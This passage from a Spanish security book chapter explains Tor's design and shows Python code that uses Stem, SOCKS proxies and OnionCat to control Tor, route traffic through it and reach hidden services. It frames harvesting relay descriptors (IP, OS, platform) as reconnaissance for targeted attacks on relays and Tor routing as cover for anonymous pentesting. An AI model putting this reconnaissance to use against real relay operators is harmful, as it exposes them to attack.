No obstante, este tipo de espacios han sido utilizados por mucho tiempo por delincuentes y toda clase de criminales que intentan ocultar sus actividades aprovechándose de las dificultades que representa rastrear el tráfico de este tipo de redes y aunque muchas personas utilizan estos medios de forma legítima y responsable, la cantidad de ciberdelincuentes que también las utilizan es cada vez mayor.

La cantidad de sitios en la *deep web* que promocionan la pornografía infantil, la venta de armas y drogas, asesinos a suelo, mafias e incluso organizaciones terroristas, es tan alarmante que organismos

internacionales como la *Interpol* analizan y atacan este tipo de redes para dar caza y captura a dichos delincuentes.

En este capítulo, se hablará sobre el funcionamiento de redes como *I2P* y *TOR*, además se hablará sobre cómo es posible utilizar *Python* para conectarse a dicha red y extraer información de los repetidores que la conforman, así como también, algunos mecanismos que pueden ser útiles para inspeccionar e incluso atacar servicios que se encuentran en ejecución en la *deep web*.

3.1 Conceptos básicos de TOR (The Onion Router)

TOR es una red cuyo funcionamiento se basa en el cifrado y envío de paquetes de datos que viajan entre tres repetidores que conforman lo que conoce como un circuito. Cuando un cliente desea conectarse a *TOR*, intenta descargar el último descriptor válido emitido por las autoridades de directorio de *TOR* y posteriormente procede a crear un circuito que estará compuesto por un repetidor de entrada, un repetidor intermedio y finalmente, un repetidor de salida.

Para el cifrado de la información se utiliza un mecanismo de clave asimétrica, con lo cual, el cliente se encarga de solicitar la clave pública de cada uno de los repetidores que conforman su circuito y cifra todos sus paquetes de datos utilizando cada una de las claves públicas de los repetidores.

Este funcionamiento, es el motivo por el cual el logo de *TOR* es una cebolla, ya que en la medida que un paquete de datos llega a un repetidor del circuito, dicho repetidor utiliza su clave privada para descifrar una capa del paquete.

Cuando el paquete de datos llega al repetidor final, que es conocido también como nodo de salida, éste utiliza su clave privada para remover la última capa de cifrado del paquete, con lo cual, el nodo de salida es capaz de obtener el paquete de datos en texto plano y saber exactamente cuál es el destino.

Si el cliente no ha utilizado un mecanismo de cifrado adicional, evidentemente un nodo de salida malicioso puede analizar los paquetes de datos que recibe y realizar algún tipo de correlación o análisis estadístico que le permita conocer el origen real del paquete.

No obstante, para realizar un ataque de esas características, el atacante deberá contar con suficientes repetidores en la red de *TOR* y una potencia de cómputo considerable, ya que la selección y creación de circuitos la realizan los clientes de *TOR* de forma aleatoria y periódica. Sin embargo, en el caso de ciertas entidades gubernamentales, este hecho no supone una gran dificultad dados los recursos que tienen a su disposición..

La imagen 03.01 ha sido tomada del sitio *web* oficial de *TOR* y resume de forma gráfica, la explicación anterior. Se puede apreciar en cuales puntos el tráfico de paquetes viaja cifrado y se puede ver que entre el nodo de salida y el destinatario los paquetes viajan en texto claro.




Imagen 03.01: Establecimiento y envío de paquetes por medio de un circuito TOR.

Además de los clientes y repetidores que conforman la red de *TOR*, existen otros elementos que son vitales para el correcto funcionamiento y gestión de la red, dichos elementos son conocidos como autoridades de directorio.

Las autoridades de directorio, son servidores centralizados que se encargan de gestionar diversas tareas de mantenimiento y revisión del desempeño global de la red. No obstante, una de sus funciones más importantes, es la de generar periódicamente (cada hora) un fichero de consenso. Dicho fichero incluye estadísticas globales de la red, disponibilidad de los repetidores que conforman la red y diversas heurísticas que serán utilizadas por los clientes para la selección de repetidores en circuitos.

Los ficheros de consenso emitidos por las autoridades de directorio, son conocidos también como documentos de estado de la red y dada la cantidad de información que contiene, para un cliente no tiene sentido descargar el documento entero, por este motivo existen lo que se conoce como "descriptores".

Los descriptores son documentos que contienen solamente aquella información que es relevante para que un cliente pueda crear sus propios circuitos, excluyendo aquellos detalles relacionados con el estado general de la red. Existen tres tipos de descriptores que pueden ser descargados por un cliente dependiendo de la versión de *TOR* utilizada y las opciones de configuración establecidas en el fichero *torrc*:

Descriptor de Servidor: Contiene la información que los repetidores publican sobre ellos mismos y que ha sido validada por las autoridades de directorio. Las versiones recientes de *TOR* ya no descargan este tipo de documentos, en su lugar descargan los microdescriptores por cuestiones de rendimiento. En el caso de que por cualquier motivo, el cliente necesite más información que la que contienen los microdescriptores, puede indicar que descargue el descriptor de servidor utilizando la opción "*UseMicroDescriptors 0*" en el fichero *torrc*.

Microdescriptores: Se trata de un documento que solamente incluye la mínima información necesaria para que los clientes de *TOR* puedan funcionar normalmente. Por defecto, en las últimas versiones de *TOR*, los clientes se encargan de descargar únicamente este tipo de documentos.

Descriptores de Información Extra: Documentos que incluyen información adicional que no es necesaria para que los clientes puedan crear y utilizar circuitos. Del mismo modo que el descriptor de servidor, por defecto, este documento no es descargado por los clientes.

Por otro lado, existe un protocolo de control en *TOR*, que permite que programas externos puedan interactuar y controlar una instancia local de *TOR*. De esta forma es posible crear aplicaciones que puedan analizar y controlar con un mayor nivel de detalle, el funcionamiento de un proceso *TOR* local.

Antiguamente, para estas tareas se utilizaba la librería *TorCTL* que se encontraba escrita en lenguaje *C* e implementaba las características principales del protocolo, sin embargo, recientemente se ha sustituido por la librería *Stem*, la cual se encuentra escrita en *Python* y mejora de forma considerable la complejidad y el número de líneas de código necesarias para utilizar las características funcionales de dicho protocolo.

3.1.1 Uso de STEM para controlar una instancia local de TOR

Con *Stem* es posible crear aplicaciones que funcionen de un modo similar a *Vidalia* o *ARM* ya que permite consultar y controlar todas las características de un proceso *TOR* local. Además de utilizar el protocolo de control de *TOR*, también permite ejecutar otras rutinas relacionadas con el funcionamiento de la red, como por ejemplo consultar los descriptores almacenados en las autoridades de directorio y posteriormente descargarlos.

Antes de iniciar una instancia local de *TOR* (cliente) es necesario verificar el valor de la propiedad "*ControlPort*" ya que dicho valor, indica el puerto utilizado para que rutinas externas puedan controlar la instancia local de *TOR*.

En Stem, el uso de la clase stem.control.Controller permite el intercambio de información entre una rutina en *Python* y el cliente de *TOR*.

```
#python
Python 2.7.1 (r271:86832, Nov 27 2010, 18:30:46) [MSC v.1500 32 bit (Intel)] on
win32
Type "help", "copyright", "credits" or "license" for more information.
>> from stem.control import Controller
>> import getpass
>> passw = getpass.getpass('pass: ')
>> controller = Controller.from_port(port = 9151)
>> controller.authenticate(passw)
```

En las líneas anteriores, se ha utilizado el puerto "9151" para crear una instancia del controlador y posteriormente, se ha utilizado la función authenticate para ejecutar el procedimiento de autenticación en la instancia de *TOR*. En este caso, el cliente admite autenticación por contraseña ya que en el

fichero de configuración "*torrc*" estará establecida la propiedad "*HashedControlPassword*" con el hash de la contraseña que permite acceder al controlador.

El siguiente paso en el uso básico de esta librería, consiste en utilizar algunas de las funciones disponibles en la clase de controlador. Es de especial interés el uso de la función *get_info* ya que permite consultar las claves definidas en el protocolo de control de *TOR*, las cuales pueden ser consultadas en la siguiente ruta: *https://gitweb.torproject.org/torspec.git?hb=HEAD;f=control-spec.txt.*

```
>>> print controller.get_info("address")
xx.xx.xx.xx
>>> print controller.get_info("circuit-status")
7 BUILT $68070FCF151E1211533F41265C3469AEDA474E10=sd04 BUILD_FLAGS=ONEHOP_TUNNEL
,IS_INTERNAL,NEED_CAPACITY PURPOSE=GENERAL TIME_CREATED=2014-03-25T11:23:42.5428
28
6 BUILT $C0E4308DA535818E7D77B059B456B9B61E5F623F=Doedelkiste0A,$913AB76AADBC921
DC6D3B07D084E7E82EFAE04F7=0x3d002,$4578A83CED0B36EC4606592486BBAD8191225591=kimy
a BUILD_FLAGS=IS_INTERNAL,NEED_CAPACITY,NEED_UPTIME PURPOSE=GENERAL TIME_CREATED
=2014-03-25T11:23:06.539727
5 BUILT $68070FCF151E1211533F41265C3469AEDA474E10=sd04,$4D156D010AE984DB717C5F0C
07F21A514BB3C65C=Streisandefffffect,$752E45EA529780870B86A7CC0D2F87AC261F5D61=to
rpidsDEisppro BUILD_FLAGS=IS_INTERNAL,NEED_CAPACITY,NEED_UPTIME PURPOSE=GENERAL
TIME_CREATED=2014-03-25T11:22:43.539693
....
>>> print controller.get_info("traffic/read")
44672
>>> print controller.get_info("traffic/written")
25846
>>> print controller.get_info("process/pid")
4780
>>> print controller.get_info("process/user")
adastra
>>>
```

Con el uso de la función *get_info* se ha procedido a consultar algunas de las claves disponibles en el proceso de *TOR*. Dichas claves, están diseñadas para proveer información que no se encuentra disponible en el fichero de configuración "*torrc*". Además, tal como se ha comentado anteriormente, todas las claves que pueden ser utilizadas se encuentran documentadas en la especificación del protocolo de control de *TOR*.

Otra característica que puede ser útil para un pentester o atacante, es la posibilidad de iniciar de forma programática una instancia de *TOR*, en tal caso, es necesario incluir las mismas propiedades que soporta el fichero de configuración "*torrc*".

Script: stemLaunchTor.py

```
import stem.process
from stem.util import term

def logs_tor(log):
    if "Bootstrapped " in log:
```

```
        print term.format(log, term.Color.GREEN)

tor_process = stem.process.launch_tor_with_config(config = {'SocksPort': '9000',
'ExitNodes': '{es}',}, init_msg_handler = logs_tor,)
```

Con el *script* anterior, se ejecuta la utilidad *launch_tor_with_config* la cual se encarga de ejecutar el comando *tor*. Dicho comando tiene que estar incluido en el *path* del sistema para que pueda ser ejecutado. Por otro lado, el argumento config admite un diccionario compuesto por las mismas propiedades y valores que son aceptados por el fichero de configuración "*torrc*". Finalmente, se especifica una función de *callback* con el atributo *init_msg_handler* que se invocará cada vez que el proceso genere un mensaje de *log*. La función de *callback* definida, simplemente pintará por pantalla, aquellos mensajes que se encuentren relacionados con el arranque del proceso y selección del circuito.

Por otro lado, *Stem* cuenta con dos mecanismos de comunicación con el proceso de *TOR*, los cuales son *síncrono* y *asíncrono*. En el modo *síncrono*, se envían las peticiones utilizando alguna de las funciones del controlador y posteriormente se reciben las respuestas, siguiendo el típico modelo de cliente-servidor. Este mecanismo es el que se ha utilizado con la función *get_info*. Con el modo *asíncrono*, el controlador se suscribe a un listado de eventos que se pueden producir en la instancia de *TOR* y se registra una función de *callback* para cada uno de los eventos.

El listado de eventos disponibles en *Stem* se encuentran listados en la siguiente ruta: *https://stem.torproject.org/api/control.html#stem.control.EventType.*

Script: stemEventListener.py

```
from stem.control import Controller
from stem.control import EventType
import getpass

def new_con(event):
    print 'Contenido Parseado %s / Contenido Crudo' %(event.parsed_content, event.
raw_content)

def bandwidth_event(event):
    print 'Leido %s / Escrito %s ' % (event.read, event.written)

passw = getpass.getpass('pass: ')
controller = Controller.from_port(port = 9151)
controller.authenticate(passw)
controller.add_event_listener(new_con, EventType.NEWCONSENSUS)
controller.add_event_listener(bandwidth_event, EventType.BW)
controller.close()
```

Con el programa anterior, se crea un controlador que se conecta a una instancia local de *TOR* y registra los eventos "*NEWCONSENSUS*" y "*BW*". El primero se produce cuando se ha generado un nuevo consenso en la red de *TOR* y el cliente ha sido notificado, mientras que el segundo se ejecuta cada segundo y contiene las estadísticas relacionadas con los paquetes enviados y recibidos.

3.1.2 Consultando información sobre los repetidores disponibles en la red

Stem puede ser útil para controlar una instancia de *TOR* desde una rutina de código externa, pero también cuenta con algunas utilidades que le permiten a un atacante consultar los descriptores emitidos por las autoridades de directorio o aquellos documentos que ya han sido descargados por un cliente. Dichos documentos contienen mucha información sobre los repetidores que conforman la red de *TOR* y dicha información puede ser utilizada para realizar ataques dirigidos contra cualquier repetidor en la red. La información que puede ser recuperada de los descriptores emitidos, contiene datos sobre la versión del sistema operativo del repetidor, Ancho de banda aportado, *Nickname*, *Fingerprint*, dirección *IP*, entre otros datos que pueden resultar bastante informativos y reveladores para un atacante.

Por otro lado, muchos de los usuarios que deciden configurar su instancia de *TOR* para que actué como un repetidor en la red, no son conscientes de la cantidad de información que exponen sobre sus ordenadores y que se distribuyen abiertamente por las autoridades de directorio a cualquier usuario en la red. Además, en algunas ocasiones no tienen los conocimientos sobre seguridad informática necesarios para mantener seguro su ordenador y de esta forma, pueden quedar expuestos a ataques por medio de la red de *TOR*.

Uno de los mecanismos más sencillos para obtener los últimos descriptores generados es utilizando la clase *stem.descriptor.remote.DescriptionDownloader*.

```
#python
Python 2.7.1 (r271:86832, Nov 27 2010, 18:30:46) [MSC v.1500 32 bit (Intel)] on
win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>>from stem.descriptor.remote import DescriptorDownloader
>>>downloader = DescriptorDownloader()
>>>for descriptor in downloader.get_consensus().run():
>>>    if descriptor.exit_policy.is_exiting_allowed():
>>>        print descriptor
>>>
```

Con las instrucciones anteriores, se obtiene el fichero del último consenso generado por las autoridades de directorio y se pinta por pantalla la información de los repetidores que participan en los circuitos como nodos de salida.

También es posible consultar cuales son las autoridades de directorio que emiten los descriptores utilizando la función *get_authorities*.

```
#python
Python 2.7.1 (r271:86832, Nov 27 2010, 18:30:46) [MSC v.1500 32 bit (Intel)] on
win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>>from stem.descriptor.remote import get_authorities
>>>dirs = get_authorities()
```

```
>>>for dir in dirs.keys():
>>>     print 'NickName %s, Address %s, OR_PORT %s, DIR_PORT %s, Fingerprint %s, 
V3Ident (Usada para votar en el consenso) %s ' %(dirs[dir].nickname, dirs[dir].
address, dirs[dir].or_port, dirs[dir].dir_port, dirs[dir].fingerprint, dirs[dir].
v3ident)
```

La función *get_authorities* no recibe ningún argumento y retorna un diccionario que contiene la información pública disponible sobre las autoridades de directorio de *TOR*. Con las instrucciones anteriores, simplemente se pinta por pantalla toda la información retornada por la función.

Otra forma de obtener los descriptores con sus correspondientes entradas, es por medio de una instancia de *TOR* en ejecución, ya que dicha instancia ya habrá descargado los descriptores de las autoridades de directorio, con lo cual, solamente sería necesario conectarse al controlador y consultar la información descargada.

La ventaja de obtener esta información desde una instancia en ejecución, es la rapidez con la que se obtiene la información, ya que consultar directamente las autoridades de directorio puede llevar algún tiempo dependiendo de la carga de los servidores en el momento en el que se consultan.

```
#python
Python 2.7.1 (r271:86832, Nov 27 2010, 18:30:46) [MSC v.1500 32 bit (Intel)] on 
win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>>from stem.control import Controller
>>>import getpass
>>>controller = Controller.from_port(port = 9151)
>>>passw = getpass.getpass('Pass: ')
>>>controller.authenticate(passw)
>>>for routerEntry in controller.get_network_statuses():
>>>     print routerEntry
```

La función *get_network_statuses* es la encargada de retornar un listado de entradas que corresponden a cada uno de los repetidores que conforman el último consenso descargado por el cliente.

Por otro lado, también es posible recuperar esta información sin utilizar el controlador, para ello es necesario leer el directorio de datos del cliente y ejecutar la función *parse_file.*

```
#python
Python 2.7.1 (r271:86832, Nov 27 2010, 18:30:46) [MSC v.1500 32 bit (Intel)] on 
win32
Type "help", "copyright", "credits" or "license" for more information.
>>>
>>>from stem.descriptor import parse_file
>>>for desc in parse_file(open("Data/Tor/cached-consensus")):
>>      print desc
```

Si las instrucciones anteriores se ejecutan desde el directorio raíz del cliente de *TOR*, se obtendrán todos los descriptores relacionados con el último consenso.No obstante, tal como se comentaba en párrafos anteriores, si el fichero de configuración *torrc* no tiene la opción de configuración *UseMicroDescriptors* con el valor "*0*", el cliente por defecto descargará solamente una fracción

de la información de cada repetidor en la red, solamente aquellos datos que le permitan construir circuitos y operar con normalidad.

Para un atacante, es mucho más interesante acceder a la información completa, es decir, recuperar el *Server Descriptor* emitido por las autoridades de directorio.

Script: stemExitNodes.py

```
from stem.descriptor.remote import DescriptorDownloader

downloader = DescriptorDownloader()
fd = open('exit_nodes','w')
for descriptor in downloader.get_server_descriptors().run():
    if descriptor.exit_policy.is_exiting_allowed():
        fd.write("NickName: "+descriptor.nickname+"\n")
        fd.write("FingerPrint " +descriptor.fingerprint+"\n")
        fd.write("Address " +descriptor.address+"\n")
        fd.write("Platform " +descriptor.platform+"\n")
        fd.write("OS " + descriptor.operating_system+"\n")
        fd.write("Burst " + str(descriptor.burst_bandwidth)+"\n")
        fd.write("Estimated " + str(descriptor.observed_bandwidth)+"\n")
        fd.write("\n")
fd.close()
```

Con el *script* anterior, se crea una instancia de la clase *DescriptorDownloader* y luego se invoca a la función *get_server_descriptors* para recuperar los *Server Descriptors* que se encuentran alojados en las autoridades de directorio. Posteriormente se escribe en un fichero de texto los campos de cada uno de los repetidores encontrados.

3.1.3 Estableciendo conexiones contra circuitos de TOR desde Python

Cuando se inicia el cliente de *TOR*, automáticamente el *software* intenta leer el fichero "*torrc*", el cual a su vez contiene varias propiedades de usos muy variados, como por ejemplo la propiedad "*SocksPort*" que define el puerto por el que se va a iniciar un *proxy* del tipo *socks*, el cual es frecuentemente utilizado desde un navegador para visitar sitios en Internet o en la *deep web* de forma anónima.

No obstante, este *proxy* también puede utilizarse directamente desde cualquier otro programa, como por ejemplo un *script* en *Python*. Poder utilizar rutinas de código que se conecten por medio de un circuito de *TOR* tiene varias ventajas desde el punto de vista de un atacante, especialmente con lo referente a la ejecución de pruebas de penetración sobre aplicaciones o servidores *web* de forma anónima. Para conseguir dicho objetivo, es posible utilizar algunas librerías que permiten crear conexiones por medio de un *proxy socks* como por ejemplo, *requesocks* y *socksipy*.

Socksipy, más que una librería completa llena de funcionalidades, es un pequeño *script* que funciona como envoltorio a todas las invocaciones que se realicen utilizando *sockets* en *Python*, es decir, todas

las conexiones de red que se lleven a cabo desde un *script*. Para utilizarlo, basta con descargarlo desde el sitio *web* del proyecto ubicado en la siguiente ruta: *http://socksipy.sourceforge.net/*.

El contenido del paquete descargado, contendrá documentación básica sobre su uso y un fichero *Python* con el nombre *socks.py*. Para utilizarlo, basta ubicar dicho fichero en el mismo directorio donde se encuentra el *script* a ejecutar o ubicarlo en el directorio "*<PYTHON_INSTALL>/lib/site-packages*" de tal forma que se encuentre disponible para otros *scripts* como ocurre con cualquier otra librería.

Script: socksSimpleProxy.py

```
import socket
import socks
import requests

def connectTor():
    socks.setdefaultproxy(socks.PROXY_TYPE_SOCKS5 , "127.0.0.1", 9150, True)
    socket.socket = socks.socksocket

connectTor()
r = requests.get("http://www.google.com")
print r.status_code
for header in r.headers.keys():
    print header + " : " + r.headers[header]
```

La función *connectTor* del *script* anterior, utiliza el módulo *socks* de *socksipy* para establecer la configuración del *proxy socks* que será utilizado para realizar cualquier tipo de conexión de red. Se indica que el tipo de *proxy* será *socks5* y el puerto donde se encuentra en ejecución es el "9150" en la máquina local. El valor del puerto tiene que ser igual al valor de la propiedad "*SocksPort*" indicada en el fichero "*torrc*". Posteriormente, se utiliza la requests para ejecutar una petición *HTTP GET* contra el recurso especificado en la función y después de ejecutar la petición, se consultan todas las cabeceras de la respuesta para pintarlas por pantalla.

Por otro lado, *requesocks* es un *fork* de *requests* que a la fecha de escribir este documento se encuentra separado de la librería, con lo cual es necesario descargarlo e instalarlo de manera independiente a *requests*. En futuras versiones se está contemplando integrar las funcionalidades de *requesocks* directamente en *requests*, lo que se debe tener en cuenta es que con *requesocks*, se permite el uso del atributo "*proxies*" de un objeto session para especificar los detalles de configuración del *proxy* que se desea utilizar.

Script: requesocksSimpleProxy.py

```
import requesocks as requests

if __name__ == "__main__":
    session = requests.session()
    session.proxies = {'http': 'socks5://127.0.0.1:9150','https':
'socks5://127.0.0.1:9150'}
    r = session.get('http://www.google.com')
    print r.status_code
```

```
    for header in r.headers.keys():
        print header + " : " + r.headers[header]
```

En el *script* anterior, todas las peticiones realizadas por medio del objeto session instanciado, utilizarán los detalles de configuración del *proxy socks* definido. En el caso de que el *proxy* especificado no se encuentre en ejecución, habrá un error en la conexión y no será posible acceder al recurso indicado en la función *get*.

3.1.4 Túneles VPN sobre Hidden services en TOR con OnionCat

OnionCat es una herramienta cuya finalidad es la de crear túneles *VPN* sobre los *hidden services* en *TOR*. De esta forma, los usuarios podrán acceder de forma remota y anónima a distintos tipos de servicios sin conocer su dirección real. *OnionCat* es un adaptador *VPN* que implementa de forma nativa el protocolo *IPv6* en la capa de red y se encarga de calcular y asignar direcciones *IPv6* únicas a los *endpoints* correspondientes, que son los clientes y el *hidden service* en cuestión.

Los *hidden services* de *TOR* utilizan direcciones "**.onion*" que solamente tienen un valor dentro de la red de *TOR*, la cual se encarga de localizar el servicio de forma correcta. La resolución de dichos servicios se realiza en *TOR* en la capa de transporte y estas direcciones tienen un espacio de dirección reservado de 80 *bits*; un valor muy superior al espacio disponible en las direcciones *IPv4* tradicionales.

Por otro lado, el túnel *VPN* creado por *OnionCat* se crea en la capa de enlace dando lugar a un problema de discrepancia en el espacio en la capa tres y cuatro, dado que cada una utiliza un espacio distinto.

Este es el principal motivo por el cual se utiliza *IPv6* ya que el espacio de direcciones es de 128 *bits*, espacio lo suficientemente amplio para realizar transformaciones de direcciones "**.onion*" a *IPv6* y viceversa. De esta forma si llega un paquete *IPv6* por la *interfaz* del túnel *VPN*, *OnionCat* intentará extraer los primeros 80 *bits* de la dirección del destino y los traducirá a una *URL* "**.onion*", posteriormente solicitará a *TOR* abrir un nuevo circuito virtual hacia el destino indicado en el paquete.

3.1.4.1 Instalación, configuración y uso de OnionCat

Antes de comenzar a configurar *OnionCat*, es necesario configurar el *hidden* service de *TOR* que será el *endpoint* de *OnionCat*, dicho *Hidden Service* apuntará al puerto donde se encontrará en ejecución *OnionCat*, que por defecto es el "8060".

La configuración de dicho *hidden service* se debe establecer en el fichero *torrc* que se ha utilizado para arrancar el proceso de *TOR*.

```
HiddenServiceDir /home/adastra/hidden_service_onioncat/
HiddenServicePort 8060 127.0.0.1:8060
```

El directorio definido en la propiedad "*HiddenServiceDir*" debe existir en el sistema de archivos para que *TOR* arranque correctamente, además, como ocurre con cualquier *hidden service* definido en *TOR*, en dicho directorio se generaran dos ficheros que contienen el dominio "**.onion*" que podrá

ser utilizado por cualquier cliente en la *deep web* de *TOR* para acceder al servidor y la clave privada que se ha generado para dicho servicio.

En el fichero "*hostname*" se encuentra el dominio "**.onion*" designado y que será utilizado posteriormente por *OnionCat*.

```
>cat /home/adastra/hidden_service_onioncat/hostname
p52xdvajn4ozpswa.onion
```

Se debe descargar la última versión de la herramienta que se encuentra disponible en el siguiente enlace: *https://www.onioncat.org/download/* y el procedimiento de compilación e instalación, consiste simplemente en ejecutar los siguientes comandos.

```
./configure
make
make install
```

Con los comandos anteriores, *OnionCat* quedará instalado en el sistema. Si solamente se ejecutan los dos primeros comandos, el fichero ejecutable será generado en el directorio "*<ONIONCAT_INSTALL>/src*". Las opciones disponibles en *OnionCat* se pueden apreciar al ejecutar el comando *ocat*.

```
/opt/onioncat/src#./ocat -h
onioncat 0.2.2.r559 (c) Bernhard R. Fischer (OnionCat mode)
usage: ./ocat [OPTIONS] <onion_hostname>
   -a                    create connect log at "$HOME/.ocat/ocat_connect_log" (de-
fault = 0)
   -b                    daemonize (default = 1)
   -B                    do not daemonize (default = 0)
   -h                    display usage message
   -H                    ignore /etc/hosts while in GarliCat mode
   -C                    disable local controller interface
   -d <n>                set debug level to n, default = 7
   -f <config_file>     read config from config_file (default = /usr/local/etc/ocat.
conf)
   -i                    convert onion hostname to IPv6 and exit
   -I                    GarliCat mode, use I2P instead of Tor
   -l [<ip>:]<port>      set ocat listen address and port, default =
127.0.0.1:8060
   -L <log_file>        log output to <log_file> (default = stderr)
   -o <ipv6_addr>        convert IPv6 address to onion url and exit
   -p                    use TAP device instead of TUN
   -P [<pid_file>]      create pid file at location of <pid_file> (default = /var/
run/ocat.pid)
   -r                    run as root, i.e. do not change uid/gid
   -R                    generate a random local onion URL
   -s <port>             set hidden service virtual port, default = 8060
   -t [<ip>:]<port>      set Tor SOCKS address and port, default = 127.0.0.1:9050
   -T <tun_device>       path to tun character device, default = "/dev/net/tun"
   -U                    disable unidirectional mode
   -u <user>             change UID to user, default = "tor"
   -4                    enable IPv4 support (default = 0)
```

Además de las opciones disponibles que funcionan para *TOR*, también es posible utilizar la herramienta en modo *Garlicat* y de esta forma, *OnionCat* utilizará la red *I2P* en lugar de *TOR*. La opción "*-I*" es la encargada de cambiar de *TOR* a *I2P*. De este tema se hablará con mayor detalle en una próxima sección de este capítulo.

El dominio "**.onion*" consultado anteriormente, puede ser utilizado para generar el *endpoint* con una dirección *IPv6* por medio de *OnionCat*.

```
/opt/onioncat/src# ./ocat -i v53xdvxjn4ozpswn.onion
fd87:d87e:eb43:af77:71d6:e96f:1d97:cacd
```

Posteriormente se puede ejecutar *OnionCat* con la opción "*-B*" con el fin de iniciar el servicio en la máquina local. Como se ha mencionado anteriormente, se abrirá el puerto "8060", pero es posible especificar cualquier otro puerto utilizando la opción "*-s*". No obstante, el puerto que se utilice con la opción "*-s*" debe ser también indicado en el fichero de configuración de *TOR* en la definición del *hidden service*.

Por otro lado, *OnionCat* por defecto intenta conectarse con el puerto "9050" en la máquina local para contactar con el *proxy SOCKS* de *TOR*, no obstante, en las versiones más recientes de *TOR*, el *proxy* SOCKS arranca en el puerto "9150", con lo cual es necesario cambiar dicho valor en el fichero de configuración "*torrc*" o utilizar la opción "*-t*" de *OnionCat* para modificar los detalles de conexión con el *proxy SOCKS* de *TOR*.

```
/opt/onioncat/src#sudo ./ocat -B v53xdvxjn4ozpswn.onion -u adastra -t
127.0.0.1:9150
Tue, 10 Jun 2014 22:09:53.870 +0200 [0:main      :  info] onioncat 0.2.2.r559 (c)
Bernhard R. Fischer (OnionCat mode)
Tue, 10 Jun 2014 22:09:53.877 +0200 [0:main      :  info] IPv6 address fd87:d87e:e
b43:af77:71d6:e96f:1d97:cacd
Tue, 10 Jun 2014 22:09:53.877 +0200 [0:main      :  info] TUN/TAP device tun0
Tue, 10 Jun 2014 22:09:53.878 +0200 [0:main      :  info] running as root, chan-
ging uid/gid to adastra (uid 1000/gid 1000)
Tue, 10 Jun 2014 22:09:53.879 +0200 [0:main      :  info] starting packet forwar-
der
```

La ejecución del comando anterior ha dado como resultado la creación de una interfaz virtual *TUN/TAP* con el nombre de "*tun0*". Esta interfaz virtual será utilizada para la conexión con otros *hidden services* en la red de *TOR*. Por otro lado, este comando se debe ejecutar con privilegios de "*root*" para el establecimiento del túnel virtual y además, se debe especificar una cuenta con privilegios limitados para cambiar el usuario del proceso una vez que las operaciones administrativas han finalizado. Se trata de una medida que impide que el proceso se mantenga en ejecución con privilegios de "*root*" hasta su terminación.

El siguiente paso consiste en verificar el estado de la interfaz de red generada por *OnionCat*

```
>ifconfig tun0
tun0      Link encap:UNSPEC  HWaddr 00-00-00-00-00-00-00-00-00-00-00-00-00-00-00-
00
          inet6 addr: fd87:d87e:eb43:af77:71d6:e96f:1d97:cacd/48 Scope:Global
          UP POINTOPOINT RUNNING NOARP MULTICAST  MTU:1500  Metric:1
```

```
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:500
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
>ifconfig tun0 up
>netstat -nr6
Kernel IPv6 routing table
Destination                    Next Hop                   Flag Met Ref Use If
2620:9b::/96                   ::                         U    256 0     0 ham0
fd87:d87e:eb43::/48            ::                         U    256 0     0 tun0
fe80::/64                      ::                         U    256 0     0 ham0
fe80::/64                      ::                         U    256 0     0 eth0
fe80::/64                      ::                         U    256 0     0 tun0
::/0                           ::                         !n   -1  1   469 lo
::1/128                        ::                         Un   0   1   130 lo
2620:9b::19c4:7075/128         ::                         Un   0   1     0 lo
fd87:d87e:eb43:af77:71d6:e96f:1d97:cacd/128 ::                         Un   0   1
0 lo
fe80::5642:49ff:fefa:c10d/128  ::                         Un   0   1     0 lo
fe80::7879:19ff:fec4:7075/128  ::                         Un   0   1     0 lo
ff00::/8                       ::                         U    256 0     0 ham0
ff00::/8                       ::                         U    256 0     0 eth0
ff00::/8                       ::                         U    256 0     0 tun0
::/0                           ::                         !n   -1  1   469 lo
```

Con los pasos anteriores, *OnionCat* se encuentra configurado y en ejecución. Para probar su funcionamiento es necesario realizar una conexión a un *hidden service* en la red de *TOR* que también utilice *OnionCat*. Actualmente existen algunos servicios que pueden ser utilizados para realizar pruebas, pero la disponibilidad de algunos de ellos no es constante y posiblemente al momento de realizar la pruebas, la conexión no pueda establecerse, no obstante se indican algunos de estos servicios para intentar realizar pruebas con *OnionCat*.

Hidden Service (onion ID)	*IPv6 Address*
62bwjldt7fq2zgqa.onion:8060	fd87:d87e:eb43:f683:64ac:73f9:61ac:9a00 - ICMPv6 Echo Reply.
a5ccbdkubbr2jlcp.onion:8060 - mail.onion.aio	fd87:d87e:eb43:0744:208d:5408:63a4:ac4f - ICMPv6 Echo Reply.
ce2irrcozpei33e6.onion:8060 - bank-killah	fd87:d87e:eb43:1134:88c4:4ecb:c88d:ec9e - ICMPv6 Echo Reply [fd87:d87e:eb43:1134:88c4:4ecb:c88d:ec9e]:8333 - Bitcoin Seed Node.
taswebqlseworuhc.onion:8060 - TasWeb	fd87:d87e:eb43:9825:6206:0b91:2ce8:d0e2 - ICMPv6 Echo Reply http://[fd87:d87e:eb43:9825:6206:0b91:2ce8:d0e2]/ gopher://[fd87:d87e:eb43:9825:6206:0b91:2ce8:d0e2]:70/.

vso3r6cmjoomhhgg.onion:8060 – echelon	fd87:d87e:eb43:ac9d:b8f8:4c4b:9cc3:9cc6 - ICMPv6 Echo Reply.

